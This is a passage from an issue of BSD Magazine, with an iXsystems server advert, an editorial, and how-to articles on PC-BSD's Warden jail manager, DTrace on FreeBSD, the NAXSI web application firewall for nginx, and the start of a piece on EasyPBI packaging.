BSD

FOR NOVICE AND ADVANCED USERS

BSD SECURITY
– PROTECT YOUR BSD

INSIDE

▶ A FRESH LOOK AT THE WARDEN FOR PC-BSD 9.1
▶ A WEB APPLICATION FIREWALL FOR NGINX
▶ MYSQL-ZRM: ENTERPRISE LEVEL BACKUPS FOR MYSQL
▶ POSTGRESQL: SERVER-SIDE PROGRAMMING (PART 1)
▶ ANATOMY OF FREEBSD COMPROMISE (PART 5)
▶ HARDENING FREEBSD WITH TRUSTEDBSD AND MANDATORY ACCESS CONTROLS
▶ DNS – INTRODUCTION TO DNSSEC PART 1
▶ INTRODUCING EASYPBI – MAKING PBI MODULES WITH A FEW MOUSE CLICKS
▶ INTRO TO DTRACE

iXsystems is pleased to present a range of new, **blazingly fast servers** designed to meet all the demands of today's increasingly data-intensive corporate world.

Based on the Intel® Xeon® Processor E5-2600 Family and the Intel® C600 series chipset, the new server line represents a revolutionary upgrade in performance and throughput.

With a combination of technologies including Intel® Integrated I/O, Intel® Data Direct I/O Technology, and Intel® Turbo Boost Technology, the innovative microarchitecture of the Intel® Xeon® Processor E5-2600 Family delivers up to 80% greater performance over previous-generation processors and increases energy efficiency, making the servers well-suited for the most demanding applications. In addition to integrated support for PCIe 3.0, the new chipset also features integrated SAS to provide low-latency, high throughput access to data.

The new iXR-1204+10G features Dual Intel® Xeon® E5-2600 Family Processors, up to 768GB of RAM, and dual onboard 10GigE NICs in a single rack unit, utilizing space effectively while supplying more processing power than ever before. The high performance density of the iXR-1204 +10G makes it suitable for clustering, high-traffic webservers, virtualization, and cloud computing applications.

For computation and throughput-intensive applications, iXsystems now offers the iXR-22x4IB. Boasting four server nodes in 2U of rack space, each node features dual Intel® Xeon® E5-2600 series processors, up to 256GB of RAM, and one Mellanox® ConnectX QDR 40Gbp/s Infiniband with a QSFP Connector. The iXR-22x4IB is perfect for high-powered computing, virtualization, or business intelligence applications that require the computing power of the Intel® Xeon® Processor E5-2600 Family and the high throughput of Infiniband.

HIGH &
Throughput
INCREDIBLE
Performance Density

MODEL: IXR-1204+10G – 10GbE On-Board

MODEL: IXR-22x4IB

Call iXsystems toll free or visit our website today! **1-855-GREP-4-IX | www.iXsystems.com**

CONTENTS

Dear Readers,

As voting board on our website shows, security related topics are always of your interest. Partly, because it's a kind of knowledge the needs to be updated regularly. Partly, because indeed it's a very interesting field to explore. It is also a useful and practical knowledge. By reading articles related to this area, you not only improve your admin skills, but also secure your system and data. To meet your expectations, we published in May issue a bit more articles dedicated to security. We hope that you will enjoy them and as usual – learn something new.

This time we will start from last pages of the magazine. There, you will find Paul Ammann article about DNS Security. Hold on, cause it's just a first one from a series that Paul would like to write about DNS. So, if you liked his article or would like to share some of yours expectations regarding this series – write him few good words of critic or encouragement.

Second – counting form the end – is Michael Shirk article about Hardening FreeBSD with TrustedBSD and Mandatory Access Controls. After a little break Michael shared with us his experience in this matter. He checked the script twice, so there is no option to fail after following his instructions. Again, I have a good news for those who are interested in this topic – Michael promised to write more about it in the next issues of BSD magazine.

Next comes Rob Somerville with his part 5 of Anatomy of FreeBSD Compromise. I mislead you in the previous issue saying it's the end of this series – it's not.

So, as you may see, from this issue there are going to be more security related topics in the mag. We hope it was something that you expected.

For those who are moaning for some knowledge about firewalls, we have Benedikt Niessen article A Web Application Firewall for Nginx. You will find it just before How To section. The piece comes from Benedikt book, that he published recently. Unfortunately, it's written in German, but I'm sure that it's just a matter of time and maybe your feedback to see this publication in English as well. Those who speaks German I recommend to have a closer look into this book.

Developers Corner this time is covered by Kris Moore article about Warden for PC-BSD 9.1. Read the article to find out what makes PC-BSD 9.1 more versatile than ever for jail administrators and users.

For beginners I recommend articles: Introduction to DTrace by Carlos Neira and Introducing EasyPB by Jesse Smith. Both are How To's nice and easy to follow.

Now, we have some SQL stuff left, for those who prefer reading codes instead of text. Giovanni Bechis in his Mysql-zrm: Enterprise Level Backups for MySQL will tell you about a backup strategy to save data once you have MySQL server up and running. And Luca Ferrari in his next part of PostgreSQL series will learn you some server-side programming.

Wish you have a nice time with May issue of BSD Magazine and hope you will like it!

Patrycja Przybyłowicz
& BSD Team

A Fresh Look at the Warden for PC-BSD 9.1

For the PC-BSD 8.x series, new jail management software named "Warden" was first introduced. This software provided users a brand new graphical method of managing FreeBSD jails on their desktops.

For 9.1 Warden has been given a complete makeover, and incorporated directly into the base system. New features such as IPv6 support, package management, system updates and more all join together to make the upcoming PC-BSD 9.1 more versatile than ever for jail administrators and users.

While the Warden includes an easy-to-use graphical management utility, it can can be entirely utilized in a more traditional manner, via the command-line. All basic functionality is available by using the command *warden* from the prompt. Run without arguments, it will provide a list of functionality that it supports, with the option of running `warden help <argument>` to provide more details.

```
# warden
Warden version 1.2
--------------------------------
Available commands
```

Type in help `<command>` for information and usage about that command

---

Listing *1. The currently installed jails, and their status with the "list" command*

```
# warden list
IP                      HOST            AUTOSTART           STATUS     TYPE
--------------------------------------------------------------------------------
192.168.0.43            jailbird43      Enabled             Running    standard


Logging into the jail is easy using the "chroot" command:

# warden chroot 192.168.0.43
Started shell session on 192.168.0.43. Type exit when finished.
jailbird43#
```

Listing *2. The Backing up and importing jails*

```
# warden export 192.168.0.43
Stopping the jail........Done
Creating compressed archive of 192.168.0.43... Please Wait...
Created 192.168.0.43.wdn in /usr/jails

# warden import /usr/jails/192.168.0.43.wdn -ip=192.168.0.45 -host=import45
Importing /usr/jails/192.168.0.43.wdn with IP: 192.168.0.45...
Done

# warden list
IP                      HOST             AUTOSTART          STATUS      TYPE
-------------------------------------------------------------------------------
192.168.0.43            jailbird43       Enabled            Stopped     standard
192.168.0.45            import45         Enabled            Stopped     standard
```

Listing *3. A command which list the available meta-packages for the jail*

```
# pc-metapkgmanager -chroot /usr/jails/192.168.0.43 list

Meta Package: Apache
------------------------------------
Description: The Apache Web Server
Icon: /var/db/pc-metapkgmanager/pkgsets/warden/Apache/pkg-icon.png
Parent: Web-Servers
Desktop: NO

Required Packages:
apache-2.2.22_5

Meta Package: Joomla
------------------------------------
Description: Joomla! is one of the most powerful Open Source Content
Management Systems on the planet. It is used all over
the world for everything from simple websites to complex
corporate applications. Joomla! is easy to install,
simple to manage, and reliable.
Icon: /var/db/pc-metapkgmanager/pkgsets/warden/Joomla/pkg-icon.png
Parent: Web-Services
Desktop: NO

Required Packages:
joomla-2.5.1


…..............................
```

Figure 1. *PC-BSD 9.1's new Warden GUI*

- help – This help file
- gui – Launch the GUI menu
- auto – Toggles the autostart flag for a jail
- chroot – Launches chroot into a jail
- create – Creates a new jail
- details – Display usage details about a jail
- delete – Deletes a jail
- export – Exports a jail to a .wdn file
- import – Imports a jail from a .wdn file
- list – Lists the installed jails
- pkgs – Lists the installed packages in a jail
- start – Start a jail
- stop – Stops a jail
- set – Sets options for a jail
- type – Set the jail type (portjail/normal)

Creating a jail via the command line can be done using the following command:

```
#  warden create 192.168.0.43 jailbird43 --src
--ports --startauto
```

In the example above, we are creating a new jail with the IP address 192.168.0.43, a hostname of `jailbird43`,

Figure 2. *Specifying the new jails IP / Hostname*

Figure 3. *Selecting the jail type to create*

and instructing the warden to install the FreeBSD sources, ports, tree, and flag the jail as needing to be automatically started at system bootup. After the initial creation, the jail is automatically started, and sshd is enabled on the IP address. After the creation it is possible to view the currently installed jails, and their status with the "list" command.

The warden also includes functionality for backing up and importing jails. This allows you to easily compress a jail into a single file, which can then be taken to another box running Warden, and imported, optionally setting a new IP and hostname during the import.

Working alongside the warden utility, it is also possible to install FreeBSD packages into jails using PC-BSD's built-in pc-metapkgmanager utility. The `pc-metapkgmanager` command provides the functionality for managing "meta-packages" for both the PC-BSD desktop, and jails using the `-chroot` flag. It allows the user to easily install / remove a package set, such as apache, mysql or wordpress, and perform updates of the FreeBSD packages. Using the utility for jails can be easily accomplished using a command such as below which will list the available meta-packages for the jail.

Once you have located a meta-package to install into a jail, you can do so using the "add" flag, and the software

Figure 4. *Specifying the root password for the jail*

Figure 5. *Optional sources / options for the jail*

will automatically fetch the relevant packages from your selected PC-BSD mirror, and install them into the selected jail. Other options of note is the "checkup" flag, which checks a jails packages for updates, and the status flag, that allows you to quickly check if a meta-package is installed in a jail.

In addition to the new command-line functionality the Warden offers in 9.1, it also sports a brand new graphical interface. In addition to all the command-line functionality, the GUI interface offers a number of unique ways to manage packages, users and updates for your jails.

When you first launch the GUI interface, as shown in Figure 1, you will be show a list of the currently installed jails, and their status. By clicking the "+" sign, the new jail wizard will be started.

This wizard walks the user through the process of adding a new jail to the system, asking questions about the IP address, hostname, type of jail and optional sources to install as shown in Figures 2-5. When creating a jail via the GUI utility, you are also given an additional choice of jail type.

Figure 6. *Tools for Warden managed jails*

Figure 7. *Listing the available packages for a jail*

When running the PC-BSD desktop it is possible to create a special "Ports Jail", which allows you to run graphical applications from within a jail sandbox. This sandbox is not secure in the traditional jail sense, and has access to your `/home` and `/tmp` system directories. This functionality is provided as a way for users and developers to maintain and run separate port sandboxes without having to modify the base system. If you do not require this functionality, then a traditional ports jail is the preferred method, which provides the full level of security that jails offers.

After adding a new jail to the warden, the GUI provides several management tools. Among these tools are a graphical user administrator, and graphical online-update checker as shown in Figure 6.

Lastly the Warden GUI also provides a simple to use interface for installing and managing packages. (Shown in Figure 7). In this interface, a user only has to select the packages they want installed into a jail, and the Warden will handle the fetching and installation of the packages automatically.

While the release of PC-BSD 9.1 is still several months away, the Warden is already offering much improved functionality from its previous versions. As 9.1 moves closer to release we expect to spend additional time polishing the CLI and GUI interfaces, as well as greatly expanding the available `meta-pkgs` available for installation into jails. Over time we hope to make the Warden your one and only stop for jail management on the PC-BSD platform.

KRIS MOORE

Kris Moore is the founder and lead developer of PC-BSD. He lives with his wife and four children in East Tennessee (USA), and enjoys building custom PC's and gaming in his (limited) spare time. kris@pcbsd.org

Introduction to DTrace

Sometimes you wish you had a comprehensive tool for profiling and debugging without having to maintain a chain of tools, merge their outputs and put some glue here and there to extract meaningful information from it.

What you will learn…
- Setup DTrace in your Freebsd box.
- Test some of the providers available for DTrace and see the output.

What you should know…
- basic familiarity with FreeBSD kernel compiling process
- basic debugging skills

W e now have a tool called DTrace, originally developed by Sun. A quotation from a handbook (*www.freebsd.org/doc/handbook/dtrace.html*):

"DTrace, also known as Dynamic Tracing, was developed by Sun™ as a tool for locating performance bottlenecks in production and pre-production systems. It is not, in any way, a debugging tool, but a tool for real time system analysis to locate performance and other issues. DTrace is a remarkable profiling tool, with an impressive array of features for diagnosing system issues. It may also be used to run pre-written scripts to take advantage of its capabilities. Users may even author their own utilities using the DTrace D Language, allowing them to customize their profiling based on specific needs."

DTrace has several unique features

- Collect information from the system when operating under maximum load in production – with low overhead.
- Collect any information from any part of the system, allowing you to observe applications and the kernel as well.
- Show which arguments are passed from one function to another, even if one does not have source code for the functions;.
- Harvest function calls execution time info, calculates a percentage of time spent to execute each of them, shows how many times each of the functions was called, etc.
- Filter information in a specified way – for example, lets you restrict the observation scope by an application, a thread, a particular system call, or another specified execution unit.
- May react to certain events (I/O, call of the given function, the completion of programs, starting a new thread, etc.).
- Has high-level and low-level observation scopes – from observing an internal functioning of a device driver to monitoring certain events in PHP scripts execution or method calls in Java applications.
- Allows to call trace, with tracking any of options – a run-time arguments passed, etc.

For example, I used to host a server for a role-playing game where you could code your own virtual worlds and then apply a set of rules.

During testing, the module performance slowed down to a crawl where no user could log in and the players inside the world experienced freezing like the world stopped for a couple of seconds.

The development team checked all the new scripts used, eliminated some, merged others but the performance did not improve and the same issue was happening again and again.

The issue only happened during game-time, which meant that we had to troubleshoot while the server was running. To figure out what was causing the lag, we fired up some DTrace scripts and watched the server processes. Within minutes, we were able to locate the problem. It turned out that the server was issuing thousands of gettimeofday() syscalls, which, combined with the game's time calculation functions was hurting our performance. With DTrace we were able to find and fix the problem while users were on-line playing the game.

First I'm using PCBSD Isotope (FreeBSD 9). Isotope does not have the DTrace facilities available in the standard kernel, so we need to enable it. Let's add the following parameters to our Kernel config file (this information has been taken from the FreeBSD Wiki *http://wiki.freebsd.org/DTrace*):

1. Compile `KDTRACE_HOOKS` and `DDB_CTF` into your kernel. On `amd64`, you'll also need `KDTRACE_FRAME` and to enable `gdb(1)` debug symbols. See Listing 1.

Note
WITH_CTF=1 has to be defined in the kernel configuration file. It will not be picked up from make.conf or src.conf for the kernel build.

2. Recompile and install your kernel; then reboot:

```
# make buildkernel KERNCONF=DTRACE
# make installkernel KERNCONF=DTRACE
# shutdown -r NOW
```

3. Load some or all DTrace kernel modules:

```
# kldload dtraceall
```

4. Confirm that you have piles of available DTrace hooks:
```
# dtrace -l | head
```

5. For userland DTrace support, add the following to your `make.conf`: (optional)

```
STRIP=
CFLAGS+=-fno-omit-frame-pointer
```

This allows stack traces to work and displays even more information.

6. Rebuild and install world with `WITH_CTF=1` in either make.conf (if you also want to have it for ports) or `src.conf`: (optional)

```
# make buildworld
# shutdown -r NOW
```

Listing *1. Kernel configuration file options to make DTrace available*

```
options KDTRACE_HOOKS         # all architectures - enable general DTrace hooks
options DDB_CTF               # all architectures - kernel ELF linker loads CTF data
options KDTRACE_FRAME         # amd64 - ensure frames are compiled in
makeoptions DEBUG="-g"        # amd64? - build kernel with gdb(1) debug symbols
makeoptions WITH_CTF=1
```

Listing *2. Listing DTrace providers*

```
# dtrace -l | head
   ID   PROVIDER            MODULE                          FUNCTION NAME
    1    dtrace                                                     BEGIN
    2    dtrace                                                       END
    3    dtrace                                                     ERROR
    4   dtmalloc                              nfsclient_req malloc
    5   dtmalloc                               nfsclient_req free
    6   dtmalloc                            nfsclient_bigfh malloc
    7   dtmalloc                             nfsclient_bigfh free
    8   dtmalloc                           nfsclient_diroff malloc
    9   dtmalloc                            nfsclient_diroff free
```

```
# boot -s
# make installworld
# reboot
```

Load the DTrace kernel module with

```
bsd@pcbsd-1126] ~# kldload dtraceall
```

Now that DTrace is available to us, let's take it for a spin: Listing 2.

Now, we are ready to go! So what kind of things can we do with DTrace? Let's try some one-liners: Listing 3.

With that line, I asked DTrace to show me all new executed commands when they are successfully started, and their arguments where available.

Let me explain this line. DTrace probes have the following format:

```
- provider:module:probefunc:probename
```

I used the provider `proc`, and left the module and `probefunc` name blank. This forces the default option for the specific provider. Finally, I used the `exec-success` probe, and the action was to print the process arguments: `trace(curpsinfo->pr _ psargs);`

Note
Currently in FreeBSD `trace(curpsinfo->pr_psargs);`, only prints the `args[0]`.

Let's continue with another example. Let's trace whenever an application calls the read and write syscalls. To do this, we need to use the syscall provider. Start by saving the script below `trace_rw.d`:

```
1:  syscall::read:entry,
2:  syscall::write:entry
3: /pid == $target/
  {
  }
```

Then execute it…

```
# dtrace -s trace.d –p <pid>
```

According to the man page, the previous one-liner does the following:

```
-p pid
```

Grab the specified process-ID (PID), cache its symbol tables, and exit upon its completion. If more than one -

p option is present on the command line, DTrace exits when all commands have exited, reporting the exit status for each process as it terminates. The first PID is made available to any D programs specified on the command line or using the -s option through the $target macro variable. Refer to the Solaris Dynamic Tracing Guide for more information on macro variables.

-s
Compile the specified D program source file. If the -e option is present, the program is compiled, but instrumentation is not enabled. If the -l option is present, the program is compiled, and the set of probes matched by it is listed, but instrumentation is not enabled. If none of -e, -l, -G, or -A are present, the instrumentation specified by the D program is enabled and the tracing begins.

Let's zoom into the short code:

```
1: syscall::read:entry,
2: syscall::write:entry
```

We call the probes we need for what we are trying to accomplish.

```
3: /pid == $target/
  {
  }
```

Listing *3. One-liner DTrace script*

```
# dtrace -n 'proc:::exec-success { trace(curpsinfo-
            >pr_psargs); }'
dtrace: description 'proc:::exec-success ' matched 1
            probe
CPU    ID                 FUNCTION:NAME
  0  46522              :exec-success   sh
  0  46522              :exec-success   swapctl
  0  46522              :exec-success   awk
  0  46522              :exec-success   sh
  0  46522              :exec-success   swapctl
  0  46522              :exec-success   awk
  0  46522              :exec-success   /bin/sh
  0  46522              :exec-success   uname
  0  46522              :exec-success   cut
  0  46522              :exec-success   id
  0  46522              :exec-success   whoami
  0  46522              :exec-success   id
  0  46522              :exec-success   ls
  0  46522              :exec-success   sed
```

As we are passing the –p flag to DTrace, we will use the `$target` macro to just check for the PID of process we want to take a look at. The `/ /` is an if but between the braces there is no statement as we just use the default action for the probe and provider.

Now that we know what we are doing let 's execute it. Just use the pid from a random app. In my case I used Nautilus. (Listing 4)

We are seeing all the *reads* and *writes* by the process which pid we passed to our script. In this case, mostly *read* is called. These are very simple examples, but give enough insight into the possibilities of what you can do. But let's not reinvent the wheel, because we can use what is called the DTrace Toolkit: *http://hub.opensolaris.org/ bin/view/Community+Group+dtrace/dtracetoolkit*.

Listing 4. *Executing a DTrace script using the –p flag to pass the PID*

```
# dtrace -s trace.d -p 2003
dtrace: script 'trace.d' matched 2 probes
CPU     ID                    FUNCTION:NAME
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
0   46531                    read:entry
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
  0  46531                      read:entry
```

Listing 5. *Output of the hotkernel DTraceToolKit script on FreeBSD*

```
^C
FUNCTION                           COUNT   PCNT
kernel'copyout                         2   0.1%
kernel'pmap_enter                      2   0.1%
kernel'vm_fault_hold                   2   0.1%
kernel'acpi_timer_get_timecount        3   0.1%
kernel'npxsave                         3   0.1%
kernel'npxdna                          4   0.1%
kernel'spinlock_exit                  25   0.8%
kernel'cpu_idle_mwait                 25   0.8%
kernel'cpu_idle_acpi                2923  97.8%
```

There are lots of DTrace scripts that will come very handy when you start learning the ins and outs of DTrace. Currently, the only ones works on FreeBSD are the: `hotkernel` and `procsystime`.

```
# ./hotkernel
Sampling... Hit Ctrl-C to end. (Listing 5)
```

Which seems to work alright. According to the FreeBSD Handbook regarding DTraceToolKit:

After rebooting and allowing the new kernel to be loaded into memory, support for the Korn shell should be added. This is needed as the DTrace toolkit has several utilities written in ksh. Install the shells/ksh93. It is also possible to run these tools under shells/pdksh or shells/mksh.

On PC-BSD 9 Isotope, the ksh93 in ports is broken, because it can't find the source.tgz, as it was removed by the provider. But no worries, if you want to compile ksh93 from ports, you only need to download the sources into your `/usr/ports/distfiles`.

```
http://pkgs.fedoraproject.org/repo/pkgs/ksh/ast-ksh.2011-
02-08.tgz/5481d41adf067503afbad92d048ff91a/
```

Then you just do make and install as usual, to build the ksh shell.

You can now fiddle around and have a blast with DTrace!

In the next issue, I will cover the D language and demonstrate some advanced stuff in DTrace so stay tuned.

CARLOS ANTONIO NEIRA

Carlos Antonio Neira is a C, Unix and Mainframe developer. He develops in asm and does some kernel development for a living. In his free time he contributes to open source projects. Apart form that, he spends his time on testing and experimenting with his machines. What gives him a great fun is solving the old problems with new ideas. You may reach him at: cneirabustos@gmail.com

NAXSI

A Web Application Firewall for Nginx

When servers got compromised web applications present themselves very often as the entry point. In most cases the reason is an outdated script with known or unknown vulnerabilities or an in-house development which is not properly validating submitted data. Well this is nothing new to you, I hope.

What you will learn…
- how to set up a high performance, low maintenance Web Application Firewall in NGINX.

What you should know…
- basics about how to configure NGINX as a webserver.

The questions is what we can do to prevent this. Sure, we can just keep the installed scripts up to date and use proper settings at language level and permissions on filesystem level. Additionally there is smart software like suEXEC for the Apache Webserver but what if you use nginx for example?

There is a quite young extension for nginx called NAXSI. It calles itself a *high performance, low rules maintenance* web application firewall for nginx. NAXSI first learns what data can and should look like that is sent by a browser to the web application and generates a whitelist. By this whitelist and the analysis of the request NAXSI creates a score by which it decides if it's a good or a bad request. At Aboalarm (*www.aboalarm.de*) we evaluated this nginx module the first time. Aboalarm is a contract management and termination service for private persons which handles quite a lot of user input. As the application is an in-house developed software we can not rely on a huge community reporting security flaws. Even the software is tested for vulnerabilities on a regular basis we introduced NAXSI to catch potentially unknown vulnerabilities. In this article I am going to show you how you can install and configure NAXSI on your FreeBSD server to protect web applications served by nginx.

Install NAXSI

We are not going to talk about how to set up nginx as a web server, we will just focus on activating the NAXSI module and its configuration. First we install nginx from the ports with the familiar commands.

```
# cd /usr/ports/www/nginx/ && make install clean
```

In the configuration options we activate the `NAXSI_MODULE` option as well as a few others you might want to use. Once the installation is complete we can configure NAXSI.

Configure nginx and NAXSI

=> I assume our virtual host configuration files are located in `/www/vhosts/config/` where each host has its own file.

In the http-section of our nginx configuration we include the core rules which help NAXSI to validate request data. These core rules can be found in `/usr/local/etc/nginx/`.

```
http {
    (...)
    include „/usr/local/etc/nginx/naxsi_core.rules";
}
```

Inside the virtual host configuration directory we create a subdirectory called `naxsi/` where we will put the naxsi rules and configuration for each host.

```
# mkdir -p /www/vhosts/config/naxsi/
```

We now create our first NAXSI configuration. Custom validation rules which will be automatically created during the learning phase will be read from the file `example.com.rules`. Requests which are denied will be redirected to the `/RequestDenied` location which we will define later (Listing 1).

The first line causes NAXSI to start in learning mode. This will help us to create a whitelist for application specific requests which NAXSI might qualify as malicious. In production mode we will turn this off. The `CheckRule` directives are the default limits of the differenct score types. If a XSS request rating is higher or equal to 8 the request is redirected tot he `DeniedUrl` location.

Configure the virtual host

We will only protect PHP scripts in this example so we activate NAXSI within the relevant nginx location by including the custom NAXSI rules for our example.com host (Listing 2).

While the learning mode is on we increase the error log level of nginx to debug.

```
error_log /www/vhosts/example.com/.log/nginx.error.log debug;
```

Define the DeniedUrl location

In the NAXSI configuration for our *example.com* host we set the name of the location where blocked requests should be forwarded. We need to define this location now in our nginx configuration. During the learning phase we will not redirect requests to an error page, instead we will send visitors to the learning daemon listening on port 4242 which we will set up later. Additionally we will limit the *visitors* to our client's IP address to prevent attacks being whitelisted. Therefor you need to replace `x.x.x.x` by your IP address.

```
location /RequestDenied {
  allow x.x.x.x;
  deny all;
  proxy_pass http://localhost:4242;
}
```

Installing the learning daemon

To generate our whitelist during the learning phase we install a mini web server which is written in Python. As this server is not installed by the port we need to fulfill the requirements manually which is just Python with SQLite 3 support.

```
# cd /usr/ports/databases/py-sqlite3/ && make install clean
```

To get the mini web server we have to download NAXSI from the website and untar the archive. The current version is 0.43-1 so you might have to adjust the link in the future.

Listing 1. *An example NAXSI vHost configuration*

```
Learning Mode;
SecRulesEnabled;
DeniedUrl "/RequestDenied";
include    "/www/vhosts/config/naxsi/example.com.rules";
CheckRule "$SQL >= 8" BLOCK;
CheckRule "$RFI >= 8" BLOCK;
CheckRule "$TRAVERSAL >= 4" BLOCK;
CheckRule "$EVADE >= 4" BLOCK;
CheckRule "$XSS >= 8" BLOCK;
```

Listing 2. *Add the NAXSI vHost configuration to your PHP-location*

```
location ~* \.php$ {
  include "/www/vhosts/config/naxsi/example.com.conf";
  fastcgi_pass unix:/var/run/php-fpm/example.com;
  fastcgi_index index.php;
  fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
  include fastcgi_params;
}
```

Listing 3. *Start the mini webserver*

```
# python naxsi-0.43-1/contrib/rules_generator/http_config.py \
    --dst /www/vhosts/config/naxsi/example.com.rules \
    --rules /usr/local/etc/nginx/naxsi_core.rules \
    --cmd "/usr/local /etc/rc.d/nginx reload" \
    --port 4242
```

```
# cd /root/
# fetch http://naxsi.googlecode.com/files/naxsi-0.43-1.tar.gz
# tar xzf naxsi-0.43-1.tar.gz
```

In `/root/naxsi-0.43-1/contrib/rules _ generator/http _ config.py` we replace the line import sqlite by import sqlite3 as well as the line `self.con = sqlite.connect(params.db)` by `self.con = sqlite3.connect(params.db)`. In a next release these changes might not be necessary.

Now we start our mini web server with the following command (Listing 3).

You should see the following output and the mini web server should be listening on port 4242.

```
Creating (new) database.
Finished DB creation.
Touched TMP rules file.
Done.
Starting server, use <Ctrl-C> to stop
```

Note
If you have a firewall configured you need to open the port 4242 to be accessible for your client.

Before we start nginx we need to create the empty ruleset example.com in `/www/vhosts/config/naxsi/` with the following command.

```
# touch /www/vhosts/config/naxsi/example.com.rules
```

To create our whitelist now we just work with our web application. Requests which are rated as malicious will generate a rule in our whitelist. As soon as you feel ready it's time to activate our ruleset.

Activate the whitelist
In our config directory `/www/vhosts/config/naxsi/` we can now find a file which is named in the following format.

```
example.com.rules.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

All we have to do now is to rename it, switch off the learning mode in `/www/vhosts/config/naxsi/example.com.conf`, stop the Python script and restart nginx.

```
# mv /www/vhosts/config/naxsi/example.com.rules.xx...x \
    /www/vhosts/config/naxsi/example.com.rules
```

Note
If there was no request which would have been blocked by NAXSI's core rules the custom ruleset might be empty. In this case you can remove the include from your virtual host configuration.

Conclusion
NAXSI is a promising piece of software which tries to add an additional security layer in front of your web applications. Sure you can argue that it will slow down your server but from my experience the effect is negligible. If you are using nginx as reverse proxy you can also protect applications which are served by another server.

BENEDIKT NIESSEN
Benedikt Niessen studied business administration at the Universities of Passau (Germany) and Innsbruck (Austria) majoring in Controlling and IT Project Management. Besides his job as a consultant for SAP CRM products in a Swiss consulting company, he has been advising start-ups of various industries in their projects by developing and implementing concepts for their IT architecture. His new book about how to set up FreeBSD 9 as a server will be published in June 2012.

Introducing EasyPBI

– Making PBI Modules With a Few Mouse Clicks

In this article we are going to talk a bit about Push Button Installer (PBI) packages and how we can quickly create these packages from existing software in the FreeBSD Ports Collection. The tool we will be using to facilitate the creation of these packages is called EasyPBI and it can be installed from FreeBSD Ports.

What you will learn…
- How to create quickly the PBI packages in the FreeBSD Ports Collection
- The tool called EasyPBI.

What you should know…
- Basic understanding of what a port is and how to find available software in the Ports Collection
- Some prior familiarity with building software from ports and installing PBI packages

In this article we are going to talk a bit about *Push Button Installer* (PBI) packages and how we can quickly create these packages from existing software in the FreeBSD Ports Collection.

The tool we will be using to facilitate the creation of these packages is called EasyPBI and it can be installed from FreeBSD Ports.

Two years ago, when I first tried PC-BSD 8, one of my favorite aspects of the desktop-oriented BSD project was its packaging system. PC-BSD makes use of a special packaging format called *Push Button Installer* (PBI). These packages contain applications, plus all of the dependencies those applications may need. Having a program and all of its components in one downloadable file makes it easy to share these packages between computers and avoids dependency issues which may arise from using more traditional forms of software management. I was quite impressed with PBI files and their implementation, there was just one problem: there weren't very many of them.

You see, PC-BSD has its own package repository where it makes available PBI bundles and it makes these bundles available through the project's custom point-n-click software manager. It's all very straight forward and user-friendly. However, when PC-BSD 8 came out their PBI bundles had to be crafted manually one at a time. As a result popular applications, such as Firefox and WINE,

had been bundled and placed in PC-BSD's repository, but there were thousands of other applications the team hadn't had time to get package yet. Fortunately, over the past two years, hundreds of new PBIs have been added to the project's repository, so most popular applications are now available at the click of the mouse. Additionally, a new program has been created by Ken Moore and myself which will assist users in quickly and easily creating PBI files using the FreeBSD Ports Collection.

A little while ago Ken and I were looking at the Ports collection and musing that there were over 20,000 ports sitting there already organized and maintained. Surely there must be a way to take the data available from the Ports Collection and translate it into PBI packages? Well, it turns out that in most cases this is possible and we've created a graphical application which will walk users through taking a port from FreeBSD and creating a PBI file without the need of knowing anything about the internals of a PBI or how one works. Let's take a look at this utility, called EasyPBI.

Here we see EasyPBI as it looks at startup. There are a bunch of empty fields taking up most of the picture, but don't worry about those yet. The important part is the message centre at the bottom of the window. It will guide us through each step. As it says, the first thing we should do is press the *New Module* button. Doing this will bring up a box asking us which port we want to build into a PBI package (Figure 1).

Figure 1. *Selecting a port to transform into a PBI package*

